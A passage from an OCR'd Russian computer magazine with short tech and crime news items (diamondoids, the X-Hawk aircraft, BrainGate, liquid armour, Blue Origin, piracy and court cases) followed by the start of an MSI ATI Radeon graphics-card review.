мероприятий ГУВД г.Москвы зафиксировали факт неправомерного доступа к компьютерной информации. В течение нескольких дней личность хакера была установлена, и началась подготовка к возбуждению уголовного дела по статьям 272 и 273 Уголовного Кодекса РФ. Вскоре после случившегося сотрудники службы безопасности Яндекса смогли посмотреть в глаза молодому человеку, написавшему чистосердечное признание. На этот раз все кончилось мирно, и дело возбуждать не стали. Однако МВД предупреждает: нарушение статей УК опасно для здоровья.

АЛМАЗОИДЫ НЕ ЗА ГОРАМИ


Специалисты компании Molecular Diamond Technologies, дочернего отделения нефтехимического гиганта Chevron, совместно с учеными из Стэнфорда приступили к промышленному освоению нового класса материалов — наноалмазов, названных «алмазоидами» (diamondoids). Партнеры объявили о старте научно-исследовательской программы, призванной детально изучить свойства этих объектов, а также наладить промышленное получение алмазоидов из нефти.

Алмазоиды — это углеродные молекулы, имеющие много «подвидов», отличающихся формой и размерами, составленные из десятков (некоторые типы — сотен) атомов, расположенных сходно с кристаллической решеткой алмаза, также способные соединяться с другими атомами и включать их в свою решетку.

Впервые такие наноалмазы выделили из нефти в далеком 1933 году, однако именно теперь ученые подошли (с современной аппаратурой) к возможности на атомарном уровне выявить все их необычные свойства, а главное — наладить массовое производство и использование. К тому же химики Chevron научились синтезировать такие молекулы по желанию — любой заданной структуры и атомной массы.

Ученые отмечают, что обычный кристалл алмаза фактически является макромолекулой, но предлагают именовать «молекулами алмаза» именно алмазоиды, которым прочат будущее важных кирпичиков в нанотехнологических изделиях.

В рамках новой программы специалисты Chevron приступили к различным физическим и химическим опытам с этими нанокристаллами, отмечая, что переход к наномасштабу для, казалось бы, известного углерода в форме алмаза означает и заметное изменение его «электронных» свойств.




Модель алмазоидной поверхности

БЕСПРОПЕЛЛЕРНЫЙ ЧЕРНЫЙ ВЕРТОЛЕТ ДЛЯ ГОРОДСКИХ НУЖД

Многие мечтали о воздушном такси. Похоже, что первый рабочий экземпляр уже есть. И это не только такси, а еще и боевая патрулирующая машина, способная ездить по земле. Фантастика? Отнюдь! На известном авиашоу в Фарнборо в павильоне компании Bell Helicopter был представлен вертолет-гибрид X-Hawk Fancraft. Компании Bell Helicopter и Urban Aeronautics в прошлом году сотрудничали, чтобы получить финансирование американского правительства для развития военной версии X-Hawk с целью ее использования, прежде всего, в качестве боевого транспортно-десантного аппарата. Над публикой с массивного постамента нависал хищного вида черный аппарат с двумя шестиствольными пушками M61 Vulcan калибра 20 мм. Заявленные «авиационной» прессой размеры этой, разумеется, нелетающей модели — 8,2 метра, ширина — 4 метра, а высота — 3,3 метра (хотя на снимках кажется, что «Хоук» поменьше; может, все-таки размеры прежние — 4,7 x 2,5 метра?). Это какие-никакие факты, а остальное, вообще, — сплошь теория.

По последним оценкам, такой вот X-Hawk мог бы летать с максимальной скоростью 250 км/час на высоте примерно 3,5 км, неся на себе 1362 кг полезного груза («Хоук», по идее, должен будет вмещать 11 бойцов и одного пилота). Вес самой машины — около 2 тонн. Раньше такого не было, но отныне ожидается, что аппарат сможет и ездить по улицам на скоростях 16-19 км/час.



Вертолет X-Hawk

КРУЖОЧКИ BENQ




Компания BenQ выпускает CD/DVD собственного производства. Особенностью дисков является фирменная технология DataGuard, которая благодаря золотому записывающему слою, усиленной подложке и покрытию, устойчивому к ультрафиолетовому излучению, может сохранять твои данные аж сотню лет! Это что касается CD. А DVD-болванки оснащены технологией DataGuard X: отражающий слой из сплава серебра, усовершенствованный записывающий слой, усиленная подложка с анти-УФ покрытием и бесшовная технология склеивания. Также в них применяется технология PicFect, снижающая вероятность ошибок. Диски выпускаются разные: с возможностью печати на внешней стороне, музыкальной (в виде виниловых дисков) и спортивной (с изображением футбольного мяча) серий.

ТОНКИЕ И БЫСТРЫЕ

Известная всем нам своими оптическим накопителями компания Verbatim приготовила для нас новинку — USB-накопители серии Slimline, обладающие новым дизайном и увеличенной скоростью работы. Размер составляет 78x20x7 мм, а поверхность защищена прорезиненными покрытием, которое не дает устройству выскользнуть из твоих вспотевших ладошек. Входящий в линейку накопитель Store 'n' Go U3 Smart Drive снабжается набором программ, который ты сможешь использовать на любом компе, сохранив свои настройки. Он включает в себя утилиту резервного копирования Power Backup, синхронизатор Migo, приложение для чтения Zinio, почтовый клиент Mozilla Thunderbird с антивирусом и фильтрами для спама, а также графический редактор ACDSee Photo Manager и программу для защиты паролем Pass2Go. Максимальная емкость новинок составляет 4 Гб.

ЛУННАЯ АТАКА ЯПОНЦЕВ НАЗНАЧЕНА НА 2020 ГОД



Примерно так будут жить на луне первые поселенцы

Строительство японской базы для людей на Луне будет завершено к 2030 году. Об этом на конференции в Токио заявили представители японского агентства по освоению аэрокосмического пространства (JAXA), заметив, однако, что денег на этот амбициозный проект еще не выделено. Ранее японцы говорили, что лунная база появится к 2025 году, и заселят ее человекоподобные роботы. Теперь же андроиды отодвинуты на второй план, а в авангард вырываются люди.
То, что на проект пока не выделили средств, не является камнем преткновения. Работы по его осуществлению уже начались. В следующем году JAXA собирается отправить на лунную орбиту спутник, сопровождаемый беспилотным космическим кораблем, который приземлится на Луне и соберет образцы. Астронавты отправятся туда примерно к 2020 году и начнут строительство базы, которое будет закончено за 10 лет. «Выполнимость этого плана пока неясна только потому, что мы должны получить одобрение правительства и народа, но технологически все это возможно через несколько десятилетий», — отметил представитель агентства Сатоки Курокава.
Сомневаться в стремлении сверхдержав захватить Луну не приходится: на карту поставлено владение ценнейшим энергоресурсом — гелием-3, который в избытке содержится в лунной коре.


ВОРОТА В МОЗГ

Ученые долгое время работают над имплантатами, помогающими парализованным людям или инвалидам с расстройством функций спинного мозга. Недавно уже был продемонстрирован имплантат, позволяющий инвалиду «мысленно» управлять своей коляской. Теперь ученые пошли дальше: с помощью чипа BrainGate от компании Cyberkinetics они хотят еще больше облегчить жизнь больным людям.
Принцип действия имплантата BrainGate прост: сигналы, которые формируются в мозге, передаются через сенсор — квадратную пластинку четыре на четыре миллиметра с сотней крошечных электродов. Эти электроды представляют собой крошечные миллиметровые металлические иголочки, проникающие непосредственно в кору мозга.
Этот сенсор контактирует с моторной зоной коры головного мозга, отвечающей за движение левой руки, и соединяется с разъемом, укрепленным в отверстии в черепной коробке. При попытке совершить какое-то движение в моторной зоне возникает электрический импульс, который передается через вживленные электроды в компьютер.
Первым в мире человеком с мозговым имплантатом и стал 25-летний Мэттью Нейгл. С помощью вживленного устройства он получил возможность управлять курсором на экране, читать электронную почту, играть в несложные видеоигры и даже что-то рисовать.
Еще он научился переключать каналы и громкость телевизора и шевелить электромеханической рукой (наподобие EMAS, только та рука получала сигналы не от мозга, а от мышц), ни сделав для этого ни одного движения.
Многие специалисты считают, что сейчас такая аппаратура слишком далека от внедрения в клиническую практику. Поэтому Cyberkinetics придется еще разобраться, стоит ли датчик размещать именно в двигательной коре, и как сделать его более удобным и функциональным.

ЖИДКАЯ БРОНЯ НА ПОЛЕ БОЯ

Вскоре на вооружении многих стран может появиться обмундирование нового типа, способное защитить все тело солдат лучше, чем современные кевларовые бронежилеты. Совместные усилия нескольких исследовательских лабораторий под управлением Министерства обороны США привели к появлению удобной и гибкой бронезащиты нового типа, называемой «жидкой броней».
Новая «жидкая броня» позволяет защищать любые участки тела и может сгибаться, не теряя при этом своих защитных свойств.
Ученым удалось достичь такого удивительного эффекта благодаря специальному пакету из кевлара, наполненного раствором сверхтвердых наночастиц в неиспаряющейся жидкости. Как только происходит механическое давление высокой энергии на кевларовую оболочку, наночастицы собираются в кластеры, изменяя при этом структуру раствора жидкости, который превращается в твердый композит. Этот фазовый переход происходит менее чем за миллисекунду, что и позволяет защитить солдат не только от ножевого удара, но и от пули или осколка. При обычной эксплуатации (в области низких энергий) броня ведет себя как обычная жидкость, что и позволяет наполнить ею кевларовую оболочку защитной «рубашки» или«жилета». Ученые также отмечают, что кевлар, обычно уязвимый к прокалыванию и разрезанию, в новом «жидком бронежилете» становится «контейнером» для наночастиц, которые выполняют основную защитную функцию.





Вот так выглядит кевларовый пакет с наночастицами

ПОСАДКА НА ХВОСТЕ

Как обычно возвращаются из космоса, если летят туда не на шаттле? Обычно приземляются на парашюте. Никто еще не приземлялся на ярком столбе ревущего пламени, как это любят показывать в фильмах. Однако через четыре года такой трюк станет доступен частникам, купившим билет у компании Blue Origin.


Недвано стало ясно, что аппарат, на котором Blue Origin намерена катать туристов к номинальной границе атмосферы и космического пространства (100 километров), — это фактически развитие экспериментальной ракеты Delta Clipper Experimental (он же DC-X), созданной некогда в McDonnell Douglas (компании, влившейся в 1997 году в Boeing) по заказу американской Минобороны и Национального космического агентства.

Особенностью Delta Clipper, действующего прототипа многоразовых космических систем будущего, был вертикальный старт и вертикальное мягкое приземление, с балансированием на струе, бьющей из включенных двигателей.

Машина конической формы (основание — примерно 7 метров, высота — 15 метров) будет подниматься в космос на жидкостных реактивных движках, питаемых концентрированной перекисью водорода и керосином.

Общая масса топлива — 54 тонны, и это, очевидно, большая часть массы корабля. Тяга движков должна составить примерно 100 тонн, так что за 110 секунд они должны поднять аппарат на высоту 40 километров, разогнав его до большой скорости.

Blue Origin утверждает, что первые 10 летных испытаний ее корабля могут состояться уже в этом году. Они будут продолжаться по минуте, и при этом ракета должна достичь высоты порядка 610 метров, а главное — мягко сесть обратно на реактивной струе.



› Корабль DC-X

ВЫИГРЫШ ПРОФЕССОРА



Когда на лайвжурнале на тебя катят бочку, ты что делаешь? Правильно, заходишь к обидчику и высказываешь ему в 10 килобайтах все, что о нем думаешь, объяснив под конец, куда ему следует пойти. «Это не наш метод», — задумчиво молвил китайский профессор журналистики Чен Тангфа и подал на хостера blogcn.com в суд. Дело в том, что на этом популярном в Китае блог-сервисе неизвестный владелец одного из дневников довольно резко высказался в адрес Чена, раскритиковав методы его работы и используемые на лекциях материалы. Профессор подал иск не сразу: в начале он пытался достучаться до blogcn, чтобы те удалили неугодные записи, но там ему отказали. Мол, мы не обязаны удалять комментарии по первому требованию тех, кому что-то не нравится. Удивительно, но судебный процесс мистер Тангфа выиграл, и компанию даже обязали выплатить штраф в размере… 126 долларов. Правда, определить владельца блога так и не удалось. По словам профессора, у него есть кое-какие подозрения, но судиться с этим студентом он пока не хочет. На ответ журналистов, что старик чувствует после своей победы, тот прокомментировал: «Это показывает, что чувство собственного достоинства ставится выше свободы слова!».

КИТАЙ ПРОТИВ ПИРАТОВ



Китай, как известно, наряду с Россией и Украиной считается оплотом пиратства. Правда, в отличие от наших чиновников, их правительство, похоже, всерьез решило искоренить это явление. На протяжении последних 100 дней в стране восходящего солнца прошли глобальные репрессии точек по продажам CD. Полиция обшмонала огромное количество магазинчиков, из которых около 10 тысяч оказались нечистыми на руку. 3 тысячи лавочек были закрыты, остальным предстоит выплатить штраф от $1250. О серьезных намерениях Китая покончить с пиратством говорит заместитель министра торговли КНР Цзян Цзэнвэя: «В ближайшие 3 года мы собираемся организовать 50 центров по защите прав интеллектуальной собственности. Так что теперь мы будем строго следить за соблюдением авторских прав». Хотя центрами дело не ограничится. Правительство собирается даже ввести в китайских школах специальный предмет, где детям будут прививать уважение к интеллектуальной собственности. Больше всего этой новости рады, конечно, США, так как основную часть прибыли теряют их компании. Америка уже неоднократно требовала от Китая активных действий против пиратов. Что ж, теперь жаловаться ей не придется!

25 ЛЕТ ЗА ДЕТСКОЕ ПОРНО

За кражу в США можно получить 3 года тюрьмы. За убийство со смягчающими обстоятельствами — 15. Беларусам Егору Золотареву и Александру Бойко присудили 25. Нет, они не пытались взорвать белый дом и не продавали секреты нации Ираку, они торговали детской порнушкой. Контора Егора и Санька называлась «Рэгпэй» и управляла десятками сайтов категории child porno. Клиентов у ребят было достаточно — посмотреть на «игры» голых детишек подписались тысячи людей со всего мира, среди которых, как оказалось позже, были министры, врачи-педиаторы, школьные учителя. Порно-баронов арестовали в Европе еще год назад и затем вывезли в США, где они во всем признались. Друганы не только торговали порнухой, но и занимались незаконным отмыванием денег. Когда полиция обыскала офис фирмы, в сейфе нашли 1,15 миллиона долларов, из которых 25 тысяч уйдет в американскую казну в виде штрафа. Как видишь, детское порно — это не игрушки, и последствия от этого могут быть серьезные. Некоторые клиенты «Рэгпэя» получили более 2 лет тюрьмы только за покупку видео. Примечательно, что Беларусь не подала никаких запросов о выдаче Золотарева и Бойко для суда на родине. А ведь срок мог быть в разы короче.



→ ДВА В ОДНОМ: ЭЛЕКТРОНИКА И МАГНИТЫ


В течение длительного времени ученые пытаются создать чипы, которые будут и обрабатывать, и хранить данные. Недавно ученые из Принстонского университета заявили о создании нового класса полупроводниковых устройств, в которые можно интегрировать наномагниты методом точного размещения атомов металла на материал, из которого формируется подложка чипа.

О массовом производстве подобных чипов пока речи нет: ученые разместили несколько атомов с помощью зонда, сканирующего туннельного микроскопа, «вынув» предварительно атомы материала подложки.

«Вообще, сама возможность создавать поатомно компьютерные чипы — это своеобразный Святой Грааль современной электроники. Мы очень гордимся, что нам первыми удалось не только создать упорядоченный атомарно-электронный компонент, но и совместить в нем два типа электронных приборов: традиционный и спинтронный». Сам чип создавался на подложке полупроводника арсенида галлия. Далее, с помощью СТМ был проведен обмен части атомов подложки на атомы магния. Магний усилил магнитные свойства полупроводника, создав локальные зоны «намагниченности».

Полупроводниковый чип, созданный на основе модернизированной подложки, может выполнять две функции: работать с данными и хранить их одновременно. Сегодня же для этого в компьютерах используются несколько различных чипов, взаимодействующих друг с другом: ЦПУ производит логические операции, а RAM или ROM-память их сохраняет.

Естественно, объединение этих двух устройств компьютеров в одно позволит уменьшить потребление энергии устройствами и увеличит скорость обработки информации. В перспективе данная технология может привести к появлению на рынке мультимедийных устройств с одним чипом, в котором будет «вся» вычислительная электроника и память. Перспективы, открывающиеся при представлении возможностей такой техники, огромны. Это и «одноразовые» электронные книги, и различные мобильные мультимедийные игры, и просто «умная пыль».



ЕВГЕНИЙ ПОПОВ, TEST_LAB
/ TEST_LAB@GAMELAND.RU /



Красно-белые красавчики

ТЕСТИРОВОЧНЫЙ ЗАБЕГ ПЛАТ СЕМЕЙСТВА ATI RADEON

Редакция выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании MSI.

ОТ GPU ГРАФИЧЕСКОГО УСКОРИТЕЛЯ ЗАВИСИТ ЦЕНА И ПРОИЗВОДИТЕЛЬНОСТЬ. НО КАКОЙ ЧИПСЕТ ЛУЧШЕ ВЫБРАТЬ? ЧТОБЫ ПОМОЧЬ ТЕБЕ ОПРЕДЕЛИТЬСЯ, МЫ РЕШИЛИ ПРОТЕСТИРОВАТЬ ПЛАТЫ НА БАЗЕ ЦЕЛОГО СЕМЕЙСТВА СОВРЕМЕННЫХ GPU ОТ ATI. УДОБНЕЕ ОЦЕНИТЬ РАЗЛИЧИЯ ЧИПСЕТОВ НА ПРИМЕРЕ КАРТ КАКОГО-ТО ОДНОГО ПРОИЗВОДИТЕЛЯ. НАИБОЛЕЕ ИНТЕРЕСНЫЙ НАБОР РАЗЛИЧНЫХ АДАПТЕРОВ НАМ СМОГЛА ПРЕДОСТАВИТЬ КОМПАНИЯ MSI. ТАК ЧТО ЕЕ АКСЕЛЕРАТОРЫ МЫ СЕЙЧАС И ПОКРИТИКУЕМ, А ЗАОДНО ПРИКИНЕМ, НА ЧТО СПОСОБНЫ СОВРЕМЕННЫЕ ВИДЕОКАРТЫ.

Немного о высоком

Карты в тесте проходят под четырьмя маркировками: RX1300, RX1600, RX1800 и RX1900. Так называемые HI, Middle и Low секторы. Чтобы разнообразить сегмент продаваемых устройств, производители идут на многое: увеличивают объемы памяти, занижают частоты, урезают конвейеры. От того, как поколдовали над устройством инженеры, зависит приставка после названия. Маркетинговая мысль зашла очень далеко — запутаться в обозначениях не составляет сложности. Ведущие карты в линейке, так называемые топовые устройства, в большинстве случаев обозначаются аббревиатурами XT и XTX. Середнячки идут под стягами GT, Pro и XL. Стандартные варианты вовсе без маркеров, а урезанные их версии для малоимущих граждан выпускаются под грифом SE. В принципе, все эти обозначения расставляются в том порядке, в котором хочет производитель, так что такая классификация не всегда верна, тем более что компании постоянно вводят новые маркировки. Итак, если ты решишь брать карту непосредственно под разгон, чтобы сэкономить несколько зеленых президентов и самому довести ее до ума, то советуем брать стандартные решения из выбранной тобой линейки. Они обычно стоят дешевле и лучше всего выдерживают overclock.


В случае, если тебе не интересен гемор с поднятием частот, то проще взять топовый вариант — поставил и забыл. Урезанные платы хороши будут только в офисных компах. Они стоят гроши и толку от них мало. Если ты посвящаешь играм совсем крошечный отрезок своего времени, причем только пасьянс раскладываешь и сапера гоняешь, то выше бюджетной линейки нос задирать не стоит. Больше тебе просто не понадобится. Если ты предпочитаешь иногда посмотреть, как же выглядит какая-либо модная игрушка или любишь вспомнить молодость за условным Starcraft или Quake III, то средний сегмент как раз для тебя. Ну, а тем прожигателям жизни, которые, роняя банку с колой, машут в воздухе рукой, силясь нажать «Esc», а потом еще и загрузиться, наш совет — бери не ниже HI-END. Проще поднакопить немного деньжат, чем потом ломать голову над наиболее разумными настройками — так чтобы и красиво было, и играбельно.

Методика тестирования

Нашей задачей было показать тебе потенциал различных графических чипсетов от ATI. Для этого мы использовали синтетический бенчмарк 3DMark 2005, игры Far Cry, Doom3 и Half Life 2, а также оценили разгонный потенциал графических процов. Для этого с помощью ATItool мы поднимали частоты до тех пор, пока 3D Mark 2005 не начинал артефачить. Игровые тесты производились при разрешениях 1024x768 (с анизотропной фильтрацией x16 (AAx16) и антиалайзингом x 4 (AFX4), и без них).

ТЕСТОВЫЙ СТЕНД

Процессор: AMD Athlon 3500+
Кулер: Glacialtech Igloo 7200 Light
Память: 2 x 512 Mb
Материнская плата: Albatron K8SLI
Жесткий диск: Seagate Barracuda 7200 rpm 80 Гб
Блок Питания: 450 Вт



MSI RX1300-TD256E

●●●●●●○○○○

Графический процессор: RV515
Частота ГП: 450 МГц
Частота памяти: 250 (500) МГц
Объем памяти: 256 Мб DDR2
Ширина шины: 128 бит
Пиксельные конвейеры: 4
Вершинные конвейеры: 2
Техпроцесс: 90 нм

Базовый вариант X1300 серии отличается от X1300Pro только лишь сильно заниженными частотами. Дизайн платы, а также система охлаждения, как у старшей модели. Преимуществом MSI RX1300-TD256E является возможность установки в компактные корпуса. Например, в бейрбоны. Устройства более поздних поколений, начиная с RX1800, обладают перегруженным PCB и, как следствие, увеличены в размерах.

Если карта MSI RX1300Pro-TD256E может служить не только видимостью графического устройства, но еще и выполнять некоторые другие функции, то в данном случае частот явно не хватает для полноценной работы. Поиграть с помощью этой платы проблематично, а видео можно смотреть и на более слабых моделях. В принципе, более весомых результатов по производительности можно добиться, если воспользоваться улучшенной системой охлаждения и подразогнать память и проц, но стоит ли игра свеч?

MSI RX1300 Pro-TD256E

●●●●●●○○○○

Графический процессор: RV515
Частота ГП: 600 МГц
Частота памяти: 400 (800) МГц
Объем памяти: 256 Мб DDR2
Ширина шины: 128 бит
Пиксельные конвейеры: 4
Вершинные конвейеры: 2
Техпроцесс: 90 нм

Типичный представитель бюджетной серии от MSI. Видеоакселератор показывает хорошие для своей цены результаты по производительности и имеет неплохой разгонный потенциал по памяти. Кулер представляет собой композицию из небольшого алюминиевого радиатора и крошечного вентилятора, который работает практически бесшумно. Охлаждающее устройство используется только для процессора — память довольно слабо греется, так что не нуждается в дополнительных радиаторах. Память изготовлена компанией Infineon в виде четырех чипов с временем отклика 2.5 нс.

Кроме невысокого уровня производительности, MSI RX1300Pro-TD256E практически не обладает отрицательными чертами. Стоит упомянуть лишь слабую комплектацию.


MSI RX1600 Pro-TD256E

